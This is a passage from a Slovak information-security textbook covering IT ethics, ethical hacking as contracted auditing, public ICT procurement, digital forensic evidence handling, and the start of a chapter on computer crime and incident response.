Etika je významným predpokladom pre formovanie spoločenského ducha. Činnosť jedinca sa skladá z rozličných rozhodnutí, ktoré majú rozdielny rozsah priaznivých a nepriaznivých dopadov na život ostatných jedincov existujúcich v tej istej spoločnosti (a využívajúcich tie isté technologické riešenia a informačné prostriedky). Chápeme ju ako náuku o ľudských zámeroch, rozhodnutiach a vzťahoch. Etika sama o sebe nepodáva štrukturálny rámec, ani dobrú prax pre správne rozhodovania, nesnaží sa diktovať jednotlivcom v spoločnosti, ako sa majú správať. Namiesto toho študuje vzťahy a mravné postoje, aby mohla lepšie porozumieť určitým pohnútkam a spôsobom rozhodovania týchto jedincov. Toto porozumenie môže slúžiť k zostaveniu špecifických pravidiel a systémov morálnych princípov, ktoré ovplyvňujú naše jednanie. Obecná etika a hlavné etické smery tvoria neodmysliteľnú súčasť demokratickej kultúry bez ohľadu na existujúce technológie. Dodržiavanie etických princípov pri používaní Internetu a IKT vôbec je základným predpokladom udržania bezpečnosti štátu a súkromia občanov. V súvislosti so súčasným trendom v oblasti rozvoja technológií a ich priaznivých dopadov na náš každodenný život je tiež nutné poukázať na etickú a morálnu stránku používateľov a rovnako aj správcov týchto technológií. Predstava toho, čo jedinec považuje za správne vychádza z postojov, hodnôt a pravidiel, ktoré sa menia vzhľadom na okolie a kultúru. Obe strany (subjekt prijímateľa aj morálne vzory, ktoré nás obklopujú) sú menné v čase a kontexte, ktorý môže byť politický, spoločenský a technologický. Jedinec si vytvára určitú hodnotovú preferenciu na základe určitých stretov hľadísk a hodnôt vštepovaných odpozorovaním správania podľa všeobecne akceptovaných noriem. Tieto všeobecne prijímané normy správania môžu byť formalizované a prevedené do právnych noriem a príkazov, tým dochádza k vytvoreniu legislatívneho rámca, alebo do noriem platných v rámci organizácie. Od legislatívy sa neformalizovaná etika líši tým, že nie je právne zakotvená a jej porušenie nemôže byť súdne vymáhané, za určitých podmienok však môže byť stále sankcionované.

Naša sloboda je závislá na mnohých činiteľoch, ktoré nám zároveň poskytujú základnú oporu pre osobný rozvoj. Každý jedinec by mal preto poskytovať ostatným priestor na takú osobnú slobodu, akú si sám želá mať a tým vytvoriť základ pre rozvoj vzájomnej úcty **Error! Reference source not found.**.

Tvorba, sprístupňovanie a šírenie informácií masovým médiom, ako je Internet ponúka platformu pre formovanie charakteru jedincov koexistujúcich v spoločnosti. Vzrastá preto potreba definovania morálnych pravidiel pre narábanie s informáciami.

Nedostatok informácií môže mať za následok nesprávne formovanie rebríčka hodnôt a s tým súvisiace nesprávne rozhodovanie. Dostatok informácií tiež nie je zárukou toho, že jedinec bude rozhodovať správne, je preto dôležité vyvážiť množstvo prijímaných informácií s ich hodnotou vo vzťahu k individuálnym cieľom a kultúrnym zvyklostiam. Základným predpokladom slobodného rozhodovania je prísun pravdivých informácií a práve Internet vytvára výkonnú platformu pre šírenie poloprávd a nepravdivých informácií. Kontrola nad distribuovanými informáciami v tak širokej a technologicky diverzifikovanej sieti je problematická. Napriek tomu, že zároveň vytvára ideálne podmienky na šírenie osobného názoru, vystavuje nás tiež riziku, že vyjadrením vlastného názoru narušíme inak dobre fungujúce vzťahy. Sloboda slova a prejavu, je jedným zo základných ľudských

práv a tvorí základ demokratickej spoločnosti. Preto práve sloboda slova musí nasledovať určité pravidlá „diplomacie“ a za žiadnych okolností nesmie porušovať, alebo obmedzovať práva ostatných **Error! Reference source not found.**.

### 12.8.1 Morálne kódexy

Profesijné kódexy nie sú právne zakotvené, tvoria len určité pomocné rámce pri rozhodovaní v hraničných situáciách, vychádzajú z obecnej etiky a spoločenských princípov.
Morálny kódex profesionála v oblasti IT by mal vychádzať z niekoľkých základných princípov:

- chrániť právo na súkromie používateľov informačného systému, ktorý spravuje,
- rešpektovať právo na duševné vlastníctvo, zásady intelektuálnej slobody,
- dodržiavať zásady ochrany osobných údajov, zakotvené v legislatíve,
- nepresadzovať vlastné záujmy na úkor používateľov,
- zodpovedne zabrániť cenzúre,
- dodržiavať hranice medzi vlastným presvedčením a profesijnými povinnosťami.

### 12.8.2 Počítačová kriminalita a etický hacking

Môžeme konštatovať, že etický hacking je v podstate auditom, t.j. hodnotením bezpečnosti systému, vrátane pokusu o narušenie daného systému pomocou rovnakých techník, aké by v praxi použil nebezpečný útočník. Samotné narušenie systému sa nazýva penetračným testom. Cieľom takejto činnosti je poskytnúť objednávateľovi auditu správu o zraniteľnostiach, ktorá mu pomôže zbaviť sa všetkých zraniteľností testovaného systému, ideálne ešte predtým, než by mohol byť vystavený reálnemu riziku.
V rámci etického hackingu organizácie dochádza spravidla k manuálnemu posudzovaniu bezpečnosti sieťovej infraštruktúry, vo väčšine prípadoch aj s využitím automatizovaných nástrojov. Samotný výstup automatizovaných nástrojov nie je ani zďaleka postačujúci, pretože hrozby súvisiace so zraniteľnosťami sa navzájom zosilňujú a spolu predstavujú omnoho vyššie riziko, ktoré musí byť posúdené skúseným profesionálom v oblasti informačnej bezpečnosti.
Pred vykonaním auditu sa zvyčajne podpisuje zmluva, ktorá definuje v akom rozsahu a do akej hĺbky bude testovanie bezpečnosti prevedené. Dohaduje sa tiež úroveň agresivity, ktorú môžu etickí hackeri pri tejto činnosti použiť, aby sa neohrozila produkčná, alebo inak dôležitá infraštruktúra, definujú sa prípadné miery sankcií, ktoré vyplývajú z nedodržania podmienok zmluvy a pod.

## 12.9 Verejné obstarávanie IKT

Ministerstvo financií Slovenskej republiky rôznymi návrhmi opatrení prispelo k účelnému, transparentnému a efektívnemu obstarávaniu IKT. Na základe podnetov od odbornej aj laickej verejnosti vydalo “Návrh opatrení na zvýšenie transparentnosti v súvislosti s nákupom a využívaním informačno-komunikačných technológií vo verejnom sektore“. Následne boli vypracované rôzne metodické usmernenia.

Ďalším dôležitým činiteľom, ktorý prispel k vyššej transparentnosti verejného obstarávania je zákon č. 25/2006 Z. z. o verejnom obstarávaní a o zmene a doplnení niektorých zákonov. Je dôležité korigovať pokrytie biznis procesov informačnými systémami a podporovať konkurenčné prostredie, nediskriminovať rôzne spôsoby poskytovania služieb pri nákupe prostriedkov IKT. Práve tento zákon o verejnom obstarávaní má za úlohu zaistiť nezávislosť projektov na konkrétnych proprietárnych riešeniach a zabrániť nevyhnutnej závislosti objednávateľa na konkrétnych dodávateľoch.

Úrad pre verejné obstarávanie zároveň vydal aj metodické usmernenie **Error! Reference source not found.**, ktorého hlavné body sú zhrnuté v nasledovnom texte.

Predmet zákazky má byť vymedzený jednoznačne, zrozumiteľne, úplne a nestranne. Technické požiadavky majú byť určené tak, aby zabezpečili rovnaký prístup pre všetkých uchádzačov. Technické požiadavky sa nesmú odvolávať na konkrétneho výrobcu, výrobný postup, značku, patent, typ, krajinu, oblasť alebo miesto pôvodu. Pokiaľ nemožno opísať predmet zákazky dostatočne presne a zrozumiteľne, je možné použiť odkaz na normy, štandardy, osvedčenia, environmentálne charakteristiky, pričom takýto odkaz musí byť doplnený slovami „alebo ekvivalentný“. Je vhodné využiť medzinárodné metodiky a štandardy (ITIL, Rational Unified Process, Extreme Programming, a pod.). Technické špecifikácie by mali spĺňať opisný spôsob s funkčnými parametrami. Preto je správne špecifikovať napr. „databázový softvér s podporou min. veľkosti databázy 2GB“, ale konkrétne nemenovať „MS SQL, My SQL, Oracle, DB2, Sybase a pod.“. Pri hardvéri je ideálne použitie orientačných kritérií, tzv. „benchmarkov“. Pri obstarávaní softvéru je jediným obmedzením týkajúcim sa technických špecifikácií neuvádzanie značky resp. výrobcu. Orientačné kritériá – „benchmarky“ pre softvér v praxi neexistujú, ale existujú určité porovnateľné vlastnosti. Výsledky porovnávania výrazne závisia od poskytovateľa takýchto štatistík a použitej metódy.

Pri vytváraní technických špecifikácií sa postupuje tzv. „dvojúrovňovou“ technikou, teda najprv sa zadávajú rámcové špecifikácie a následne sú spresnené ako príloha dodávateľskej zmluvy. Je dôležité, aby už rámcové pravidlá pomerne presne popisovali očakávané funkcionality a výstupy. Existuje riziko, že dodávateľ vypracuje to, čo chce on a nie to, čo chce objednávateľ. Je preto potrebné poznať prostredie verejného obstarávateľa (štúdie uskutočniteľnosti, analýzy nákladov a prínosov) a vyvodiť potrebné opatrenia.

Pri obstarávanie softvéru sú hlavným kritériom tzv. celkové náklady na vlastníctvo softvéru (tzv. TCO - Total Cost of Ownership). Verejná správa by mala pri obstarávaní softvéru zabezpečiť rovnaké podmienky pre posudzovanie softvéru. Mali by byť tiež vyčíslené a zohľadnené náklady na prípadné odstúpenie od používania licencie (po ukončení trvania kontraktu). Cieľom obstarávania by malo byť vyvarovanie sa tzv. „uzamknutiu sa“, teda závislosti na dlhodobom kontrakte s jediným dodávateľom. V prípade, že dodávateľ ponúka softvér tretej strany, jeho cena musí byť plne transparentná, t.j. v súlade s trhovou hodnotou.

Ďalším nárokom je podpora otvorených štandardov, tzn. verejná správa by mala používať otvorené štandardy pri technickej špecifikácii obstarávaných tovarov a služieb. Pri obstarávaní by mala požadovať také softvérové riešenia, ktoré sú v súlade s otvorenými štandardami, čím sa zvýši počet potenciálnych dodávateľov a vyhne sa „uzamknutiu“ na jedinom konkrétnom.

Zabezpečenie znovu použitia softvéru znamená, že ak má verejná správa majetkové práva k systému, návrhu alebo architektúre, tak pri novej zákazke, ktorá spĺňa predpoklad na znovu použitie ho využije a nebude vyvíjať obdobný projekt odznova.

Metodické usmernenie tiež predpokladá zabezpečenie legálnosti používania softvéru vytvoreného na zákazku. Pri nákupe softvéru by sa verejná správa mala prezentovať ako jedna entita a tým zabezpečiť prenositeľnosť softvéru. Metodické usmernenie odporúča, aby dodávka tovaru bola vo forme tzv. EUPL licencie (GPLv2 kompatibilná) všade tam, kde je to možné.

Pri výbere dodávateľa je nutné uprednostniť čo najnižšie náklady na využívanie SW z dlhodobého hľadiska (napr. na obdobie 4 rokov) a odporúča sa, aby verejný obstarávateľ uskutočnil prieskum trhu, t.j. vykonal internú, alebo externú analýzu produktov na trhu.

Pre účely stanovenia predpokladanej hodnoty zákazky nie je možné zákazku „umelo“ rozdeliť.

Stanovenie hodnoty zákazky na poskytnutie služieb je náročnejšie ako stanovenie hodnoty zákazky na dodanie tovaru, preto je potrebné ohodnoteniu služieb venovať zvýšenú pozornosť.

#### *12.9.1.1 Verejné obstarávanie IKT a bezpečnosť*

Problémom pri verejnom obstarávaní býva napr. vysoká špecifickosť mnohých IKT projektov, pre ktoré na trhu neexistuje dostatok dodávateľov. Tým je významne porušené etické pravidlo a povinnosť nezaujatého a transparentného obstarávania. Iným prípadom

môže byť skutočnosť, že dodaný produkt síce výkonnostne zodpovedá požiadavkám, ale nastávajú kolízie s kompatibilitou s existujúcim prostredím IKT objednávateľa. Čím lepšie je popísaný predmet zákazky, tým menej práce a problémov pri obstarávaní IKT nastane.
Na základe aktuálnych skúsenosti a praxe môžeme konštatovať, že neoddeliteľnou súčasťou súťažných podkladov by mali byť aj požiadavky:

- z pohľadu bezpečnosti riešenia a požadovanej bezpečnostnej funkcionality obstarávaných systémov a aplikácií,
- na vykonanie, od dodávateľa nezávislého, posudzovania kvality implementácie,
- na vykonanie nezávislého auditu súladu s požiadavkami legislatívy, najmä výnosu MFSR o štandardoch pre ISVS, ešte pred ukončením a odovzdaním diela,
- na vykonanie nezávislého bezpečnostného auditu systémov a aplikácií a auditu súladu naplnenia definovaných bezpečnostných požiadaviek, rovnako pred odovzdaním a akceptovaním samotného diela.

Uvedený prístup umožňuje efektívne vynakladanie prostriedkov, nakoľko prípadné nedostatky musia byť odstránené v rámci dodávky a nie až na základe dodatočných „change requestov“ za dodatočné finančné náklady. Zároveň sa eliminuje riziko, že bude do prevádzky spustený systém, ktorý predstavuje bezpečnostné riziko pre dáta a informácie, ktoré tento systém spracováva.

Je dôležité zabezpečiť aby bezpečnosť bola integrálnou súčasťou projektu, t.j. už jeho úvodných analytických fáz a samozrejme aj fázy návrhu riešenia a samotnej implementácie a záverečných testov. Vo veľa prípadoch je bezpečnosť len „okrasný prívesok“, ktorý sa na riešenie zavesí niekedy na konci projektu, alebo vôbec.

Rovnako je potrebné myslieť na požiadavky týkajúce sa testovanie systému, najmä ak bude potrebné niektoré testy vykonať na produkčných, tzv. „ostrých“ dátach, napr. v testovacom prostredí dodávateľa. V tomto prípade sa odporúča zvoliť vhodný typ „anonymizácie“ týchto dát, tak aby „anonymizované“ dáta nemali žiadnu vypovedaciu hodnotu ale zároveň aby spĺňali požiadavky potrebné na samotné testovanie funkčnosti systému.

V prípade obstarávania zložitejších systémov, resp. systémov, kedy súčasťou dodania nie je len produkčné prostredie ale napr. aj vývojové alebo minimálne testovacie prostredie je potrebné v požiadavkách zadefinovať aj príslušné bezpečnostné požiadavky vyplývajúce z uvedenej skutočnosti, napr. požiadavky na infraštruktúru, sieťové prostredie, prípadne aj fyzické oddelenie jednotlivých prostredí a pod.

Rovnako je potrebné pri uzatváraní zmluvného vzťahu s vybraným dodávateľom pamätať aj na tzv. „NDA (Non Disclosure Agreement)“ dohody, čiže ustanovenia o zachovávaní mlčanlivosti a samozrejme aj na tzv. „SLA (Service Level Agreement) dohody, ktoré špecifikujú úrovne poskytovaných služieb, najmä pre účely údržby a servisu ale aj v prípade, že dodávateľ priamo poskytuje („outsourcuje“) službu, ktorú by mal za štandardných okolností poskytovať objednávateľ.

## 12.10 Forenzná analýza

Cieľom forenznej analýzy je spravidla potvrdiť, alebo vyvrátiť podozrenie z nelegálnej činnosti, t.j. usvedčiť páchateľa, alebo dokázať nevinu obvineného. Na tento účel sa podľa prísnych pravidiel získavajú dôkazy z tzv. „dôkazových médií“ tak, aby tieto dôkazy neboli napadnuteľné na súde. Ďalším krokom v postupe je analyzovať získané dôkazy a bezpečne ich uchovať. Medzi etické pravidlá, ktoré je forenzný analytik povinný pri spracovaní dodržať patrí prezentácia výsledkov analýzy iba oprávneným adresátom.

Legislatíva v oblasti súdneho vyšetrovania viazaná na aspekty forenznej analýzy je pokrytá súdnym poriadkom, zákonom o znalcoch a zákonom o policajnom zbore. Uvedené zákony čiastočne stanovujú aj to, aké postupy je vhodné pri forenznej analýze zvoliť.

Postupy pri forenznej analýze však spravidla nasledujú rámec **Error! Reference source not found.**:

- príprava,
- otvorenie prípadu,
- získavanie dôkazov,
- bezpečné uchovanie dôkazov,
- analýza dôkazov,
- vytvorenie hlásenia,
- uzatvorenie prípadu,
- svedectvo.

### 12.10.1 Požiadavky na zaistenie dôkazov použiteľných v právnych úkonoch

Dôkazovými médiami sú v prípade vyšetrovania bezpečnostných incidentov spravidla pevné disky, flash disky, CD a DVD, pamäťové karty. Základnou dobrou praktikou v súvislosti s vyšetrovaním je vytvoriť bitový obraz analyzovaného média.[14]

Tento by mal byť vytvorený na tento účel certifikovanými nástrojmi, ktoré dokážu urobiť obraz pamäťového média jedna k jednej, vrátane „prázdneho“ pamäťového miesta, resp. miesta aktuálne neobsadeného žiadnym súborom. Nie všetky nástroje, ktoré dokážu urobiť napr. obraz HDD sú na takúto činnosť vhodné, pretože väčšina komerčných alebo aj „free“ produktov vykonáva len obraz obsadeného pamäťového miesta a navyše pre zníženie nárokov na kapacitu uloženia takto vytvoreného obrazu realizujú aj komprimáciu týchto dát.

Operačnú pamäť je možné vyšetrovať pri zapnutom zariadení, ktorého funkčný stav nie je dobré vychyľovať, dochádza tým k nežiaducemu pozmeneniu informácií o tom, ako bol počítač používaný v čase incidentu. Problémom je, že stav pamäte sa pri bežiacom systéme mení bez ohľadu na aktivity súvisiace s forenznou analýzou.

Forenzná analýza pamäťových modulov využíva fakt, že bežné mazanie je nedokonalé – za normálnych okolností vymazané dáta s vysokou pravdepodobnosť nie sú vymazané bezpečne. Pokiaľ páchateľ nepoužil sofistikované spôsoby niekoľkonásobného vymazania a prepísania disku vygenerovanými náhodnými dátami, je možná ich obnova a tiež zistenie času vymazania.

Ďalším dôkazovým materiálom sú logy sieťových zariadení a serverov poskytujúcich služby, pokiaľ sa uchovávajú relatívne, resp. vzhľadom na konkrétny prípad dostatočne dlho. Okrem prípadného vyhodnocovania incidentov je možné ich použiť aj na optimalizáciu prevádzky systému alebo siete. Logovacie záznamy sieťových zariadení sa tiež často exportujú do geograficky vzdialených lokalít a preto je už aj v málo zložitých infraštruktúrach takmer nemožné sa ich zbaviť.

Dôkazy je možné zbierať pri aktívnom zariadení („in vivo“), alebo pri neaktívnom zariadení („post mortem“) **Error! Reference source not found.**.

Pri prvom spôsobe sa najefektívnejšie analyzuje operačná pamäť a je možné z nej „vydolovať“ veľké množstvo informácií. Pri realizácii tohto druhu analýzy na systéme je neprípustné dôverovať výstupu aplikácií systémových binárnych súborov nainštalovaných na inkriminovanom systéme. Je preto užitočné mať k dispozícii dôveryhodné binárne súbory. Súbory získavané z tohto druhu analýzy majú rôzne stupne „volatility“ („dočasnosti“). Preto sa dostupnými prostriedkami získava v prvom rade cache procesora, neskôr môže nasledovať obraz pamäte RAM, swap pamäť, pevné disky a pamäťové médiá USB, CD a DVD médiá. Tento spôsob získavania dôkazov umožňuje obísť plné šifrovanie dát

uložených na disku, pretože sú odšifrované použitím kľúčov uložených v operačnej pamäti. Tieto kľúče je možné z bežiaceho systému extrahovať. Túto techniku využívajú napríklad aj útočníci pri pokusoch o kompromitáciu bežiacich systémov metódou „cold boot attack“.

Druhý spôsob analýzy je menej komplikovaný, vyžaduje nižšiu úroveň expertízy. Nevýhodou môže byť, pri určitých typoch incidentov, nižšia efektivita získavania relevantných dôkazov a tiež ich nižšie konečné množstvo. V takomto prístupe sa pomocou špecifických nástrojov analyzuje získaný obraz média.

Pri vyšetrovaní bezpečnostných incidentov sa postupuje v súlade s niekoľkými hlavnými atribútmi, ktorými sú:

- korektnosť – môžeme zaručiť, že získané dáta sú totožné s dátami na originálnom médiu,
- autentickosť – získané dáta sme skutočne získali z analyzovaného zariadenia v danom čase,
- integrita – dáta, ktoré sme získali, nesmú byť pozmenené voči originálu,
- minoritne tiež dôvernosť a dostupnosť, ktoré ale nie sú priamym predmetom vyšetrovania,
- opakovateľnosť – každý krok vyšetrovania je možné zopakovať na základe dokumentácie s použitím bezpečne uložených originálnych dôkazových materiálov,
- akceptovateľnosť – metóda musí byť súdom akceptovaná ako legitímna,
- spoľahlivosť – metóda musí byť dokázateľne správna,
- logická nadväznosť na predmet prípadu.

Šifrovanie dát obvinenému pomôže zachovať ich dôvernosť, ale prítomnosť šifrovacieho softvéru, alebo priamo zašifrovanie celého disku môže nepriamo naznačovať snahu páchateľa o skrývanie dôkazov. Rovnako je to s prítomnosťou steganografických nástrojov určených na skrývanie dát do zdanlivo bežných multimediálnych súborov, akými sú obrázok, alebo audio/video sekvencia. Pre obvineného je často rozumnejšie si v prípade steganografie vytvoriť a aplikovať vlastný algoritmus. Pri steganografii sa totiž dá uplatniť podobné pravidlo ako pre používanie šifrovania, že ak obvinený dokázateľne použil steganografický nástroj, môže to byť pre súd nepriamym náznakom jeho viny. Tieto prípady je však nutné posudzovať v súvislosti s inými faktami, ktoré sú o obvinenom známe – nebolo by legitímne obvineného odsúdiť kvôli používaniu anonymizačných techník, šifrovania, alebo steganografie, ktorých využívanie je inak na území Slovenskej republiky celkom legálne.

Nástroje, ktorých výrobcovia proklamujú, že majú tzv. „anti-forenznú“ funkcionalitu sú často neúčinné. Zničenie dát, ktoré slúžia ako materiál pre forenznú analýzu, je v praxi veľmi náročné. Ani fyzická likvidácia často nie je postačujúca, určité časti dát je možné zrekonštruovať aj zo zničeného média. Pre vyššiu presnosť zistení je užitočné dôkazy získané pri forenznej analýze IKT doplniť metadátami a nedigitálnymi dôkazmi a tým získať komplexný obraz o incidente **Error! Reference source not found.**.

## 12.11 Záver

V súvislosti s informatizáciou sa verejný sektor stáva závislým na robustných informačných systémoch a ich uplatnení, najmä v oblasti zdravotníctva, energetiky, verejnej správy a elektronického obchodu. Je prakticky nerealizovateľné riešiť zabezpečenie IKT systémov pomocou individuálnych projektov a je nutné stanoviť systematické bezpečnostné požiadavky. Činnosti koordinácie ochrany digitálneho priestoru sú zo zákona zabezpečované viacerými štátnymi aj neštátnymi inštitúciami. Legislatíva v oblasti informačnej bezpečnosti významne prispela k zlepšeniu stavu informačnej bezpečnosti v Slovenskej republike.

Zároveň môžeme konštatovať, že má pozitívny trend, nakoľko boli identifikované aktivity ohľadom prípravy a prijímania ďalších nových predpisov, ako je napr. „zákon o informačnej bezpečnosti“.

Je však potrebné si uvedomiť, že prijatím samotných zákonov sa problém s informačnou bezpečnosťou nevyrieši. Vývoj v oblasti IKT a aj v oblasti zraniteľnosti a ich zabezpečovania je fenomén, ktorý sa nedá zastaviť, takže túto „imaginárnu“ a virtuálnu vojnu“ o bezpečnosť systémov a nimi spracovávaných, prenášaných alebo uchovávaných informácií bude potrebné viesť neustále. Z uvedeného dôvodu je potrebné, aktuálnym podmienkam a okolnostiam, neustále prispôsobovať nie len samotné systémy, ale aj príslušné legislatívne rámce.

## 12.12 Zoznam použitých zdrojov


[1] Trestné právo. Wikipedia, slobodná encyklopédia. [Online] [Dátum: 24. 7 2013.] http://sk.wikipedia.org/wiki/Trestn%C3%A9_pr%C3%A1vo.

[2] Alica Virdzeková. Trestnoprávna úprava internetovej kriminality. Katedra trestního práva. [Online] [Dátum: 3. 7 2013.] http://is.muni.cz/th/210734/pravf_m/DP_tisk.pdf.

[3] Počítačová kriminalita, duševné vlastníctvo. Ministerstvo vnútra Slovenskej republiky. [Online] [Dátum: 21. 6 2013.] http://www.minv.sk/?pocitace-dusevne.

[4] Daniela Gregušová, Miroslav Chlipala, Boris Susko. Autorskoprávna ochrana počítačových programov na Slovensku. Právne minimum. [Online] [Dátum: 21. 6 2013.] http://www.epi.sk/66/Autorskopravna-ochrana-pocitacovych-programov-na-Slovensku_6648.aspx.

[5] Petr Krčmář. Zákon o kybernetické bezpečnosti: co v něm stojí? Root.cz. [Online] [Dátum: 27. 9. 2013.] http://www.root.cz/clanky/zakon-o-kyberneticke-bezpecnosti-co-v-nem-stoji/#ic=articles-related&icc=zakon-o-kyberneticke-bezpecnosti-nutny-zbytecny-ci-nebezpecny-18352.

[6] VÚS. Národná politika pre elektronické komunikácie. [Online] [Dátum: 27. 9. 2013.] http://www.telecom.gov.sk/index/open_file.php?file=telekom/Strategia/Politika/NPEK2009/NPEK_09_13.pdf.

[7] Informatizacia.sk. Aktuálna legislatíva pre oblasť informatizácie spoločnosti v gescii Ministerstva financií SR. [Online] [Dátum: 1. 7 2013.] http://www.informatizacia.sk/legislativa-sr/684s.

[8] Ochrana osobných údajov po novom - zákon č. 122/2013 Z.z. [Online] [Dátum: 2. 7 2013.] http://www.zrrlz.sk/informacie-zrrlz/5-i359/ochrana-osobnych-udajov-po-1-7-2013.

[9] Daniel J. Solove. I've got nothing to hide and other misunderstandings of privacy. [Online] [Dátum: 27. 9. 2013.] http://crysp.uwaterloo.ca/courses/pet/F07/cache/solove.pdf.

[10] CSIRT.SK. Informačná brožúra. [Online] [Dátum: 19. 6 2013.] http://www.csirt.gov.sk/img/infobrochure.pdf. DataCentrum. MFSR.

[11] Elektronický podpis a PKI. Služby informačnej bezpečnosti. KPMG Slovensko s.r.o.

[12] Viliam Vateha. Wikileaks z hľadiska informačnej etiky. Masarykova univerzita v Brně.

[13] Metodický pokyn pre štandardné náležitosti verejného obstarávania a zmlúv pre IKT v1.0. [Online] [Dátum: 22. 8 2013.] http://www.informatizacia.sk/ext_dok-metodicky_pokyn_std_obstaravanie_1-0/15176c. MFSR.

[14] Mgr. Lukáš Hlavička. Forenzná analýza IKT. [Online] [Dátum: 24. 7 2013.] http://www.dcs.fmph.uniba.sk/~gazi/uib/materialy/forensic.pdf

# 13 Počítačová kriminalita a jej vyšetrovanie

*František Soviš*

## 13.1 Úvod

S rastúcim nasadením moderných informačno-komunikačných technológií (IKT) rastie aj počet počítačových bezpečnostných incidentov, ktorých následky môžu značne obmedziť alebo poškodiť aktivity každej inštitúcie alebo organizácie. Aj pri veľmi dobre prepracovanom manažmente informačnej bezpečnosti treba počítať so vznikom bezpečnostného incidentu. Pritom určitá časť incidentov môže mať až trestnoprávnu povahu, resp. možno ich zaradiť do kategórie počítačovej kriminality. V tomto prípade kľúčovú rolu zohrávajú dôveryhodné, včasne získané, korektne a správne zabezpečené stopy, ktoré môžu byť použité nielen pri vyšetrovaní, ale aj ako dôkazy pri eventuálnom súde. Dodatočné získavanie dôkazov môže byť veľmi komplikovaná úloha, niekedy až nevykonateľná. Preto pri prešetrovaní všetkých incidentov (nielen zrejme kriminálnych) treba hneď od počiatku postupovať akoby išlo o trestno-právnu záležitosť.

## 13.2 Predpoklady ochrany pred incidentmi

Každá inštitúcia alebo organizácia musí chrániť svoje činnosti a biznis procesy pred akýmkoľvek narušením bezpečnostnými incidentmi (ďalej len incidenty). Nevyhnutným predpokladom úspešného identifikovania, riešenia i prešetrovania incidentov je vytvoriť náležité organizačné, materiálne a odborné podmienky na to, aby bolo možné rozpoznať a následne reagovať na incidenty. Metodológia reakcie na incidenty typicky zdôrazňuje nielen prípravu, ale predovšetkým prevenciu pred incidentmi, a to zaistením dostatočnej bezpečnosti systémov, sietí a aplikácií.

Hlavným predpokladom úspešného zvládania incidentov v organizácii je existencia aspoň jedného odborníka - analytika v organizácii, ktorý pozná problematiku bezpečnostných incidentov, je schopný rozpoznať incident a okamžite posúdiť jeho závažnosť a následne aj adekvátne reagovať. Tomuto odborníkovi sa aj v organizácii nahlasujú bezpečnostné incidenty. Existencia takéhoto odborníka (a jeho činnosť) je v súčasnosti považovaná za základnú podmienka korektného plánu reakcie na incident [5]. V menších organizáciách môže túto rolu vykonávať bezpečnostný manažér, vo väčších je vhodné mať vyčleneného špecialistu len na otázky bezpečnostných incidentov.

V procese riešenia incidentov je detekcia incidentu najťažšou úlohou. Analytik na riešenie počítačových bezpečnostných incidentov (ďalej budeme používať "analytik incidentov") je zodpovedný za analyzovanie nejednoznačných a neúplných symptómov a musí vedieť určiť, čo sa deje, resp. čo sa vlastne stalo. Aj keď existujú určité automatizované technické prostriedky, ktorých použitie o niečo zjednodušuje detekciu incidentov, stále najlepším riešením je zásah skúseného odborníka, ktorý je schopný účinne a rýchle analyzovať príznaky a vykonať vhodné akcie. Bez takéhoto odborníka bude detekcia a analýza incidentov neefektívna a následne môžu byť prijaté drahé alebo chybné rozhodnutia.

Veľmi dôležité je tiež udržať počet incidentov nízky (napr. správnym aplikovaním ISMS), aby analytik incidentov nebol "zahltený" a mal dosť času adekvátne na incidenty reagovať. V prípade, že bezpečnostné opatrenia nie sú dostatočné, môže sa vyskytnúť veľký počet incidentov, na ktoré potom analytik nie je schopný primerane reagovať. Neprimeraná reakcia na incident môže viesť k spomaleniu a neúplnej reakcii, ktoré sa prejavia negatívnejším dopadom na pracovné procesy (napr. rozsiahlejšie škody, dlhšia doba nedostupnosti údajov a služieb), a v neposlednej rade aj v strate určitých stôp o incidente.

Na mieste je porovnanie s problematikou požiarnej bezpečnosti – každá organizácia musí mať ohlasovňu požiarov, požiarnu hliadku a požiarneho technika (buď vlastného alebo externého). Podobne treba mať aj "ohlasovňu" počítačových bezpečnostných incidentov a "hliadku" pre bezpečnostné incident, ktorá ovláda aj potrebné kontakty pre eventuálne ďalšie postupy.

Samotné zbieranie stôp o incidente je už komplikovanejšia záležitosť, ktorá vyžaduje - z viacerých dôvodov - viaccllenný tím pozostávajúci zo skúsených a vysokokvalifikovaných členov na riešenie bezpečnostných incidentov (vysvetlené v ďalšom).

## 13.3 Počítačová kriminalita

Pod pojmom „počítačová kriminalita" sa myslí kriminalita, kde cieľom alebo nástrojom zločinného útoku sú informačné systémy a ich komponenty. Teda nielen počítače, programy, dáta, ale aj telekomunikačné siete a zariadenia, a aj „neautomatizované" zložky ako sú správcovia, prevádzkovatelia, používatelia, dotknuté osoby, a pod. Možno by bolo vhodnejšie hovoriť o „informatickej kriminalite", ale termín „počítačová" je všeobecne zaužívaný (v zahraničnej literatúre sa môžeme stretnúť aj s termínom „kybernetická kriminalita", resp. „cybercrime").

V zásade možno trestné činy spadajúce do oblasti počítačovej kriminality rozdeliť do 3 kategórií:

1. Trestné činy vo vzťahu k hmotnému IKT majetku, t.j. k hardvérovým komponentom IS (krádeže a poškodenia počítačov, ich príslušenstva, telekomunikačných prostriedkov a nosičov informácií a pod.).
2. Trestné činy vo vzťahu k nehmotnému IKT majetku, t.j. k programovému vybaveniu, databázam, k iným údajom, resp. k informáciám spracovávaným v určitom prostredí IKT.
3. Trestné činy, pri ktorých je počítač prostriedkom k ich páchaniu. Ide najmä o tzv. hospodársku kriminalitu páchanú s použitím počítačov (podvody, sprenevery, atď.), ale aj iná trestná činnosť realizovaná prostredníctvom počítačov (napr. ohováranie, podnecovanie či schvaľovanie trestného činu, detská pornografia, krádeže digitálnej identity a pod.).

Prvá kategória počítačovej kriminality sa v mnohom odlišuje od ostatných dvoch. Logicky síce patrí do druhej kategórie, ale je špecifická pri jej identifikovaní. V podstate ide o klasický zločin odcudzenia alebo poškodenia hmotnej veci - majetku, preto sa dnes chápe skôr ako „majetková kriminalita" v klasickom význame. Pri prešetrovaní týchto incidentov je takmer okamžite zrejmé, že ide o trestný čin (niečo evidentne chýba alebo je poškodené alebo zničené - na posúdenie čoho netreba zvláštne schopnosti). Následné aktivity evidentne spadajú do kompetencie policajných orgánov, ktoré pri prešetrovaní zbierajú skôr fyzické stopy (napr. daktyloskopické stopy), výpovede svedkov, záznamy z kamier, a pod.

Ostatné dve kategórie možno chápať ako trestné činy s „nehmotnou" podstatou IKT, resp. kriminalitu súvisiacu s digitálnym obsahom prostriedkov IKT. Tento druh kriminality si vyžaduje aj nové metódy vyšetrovania, v ktorých kľúčovým dôkazom zvyčajne je tzv. digitálna stopa.

### 13.3.1 Digitálna stopa

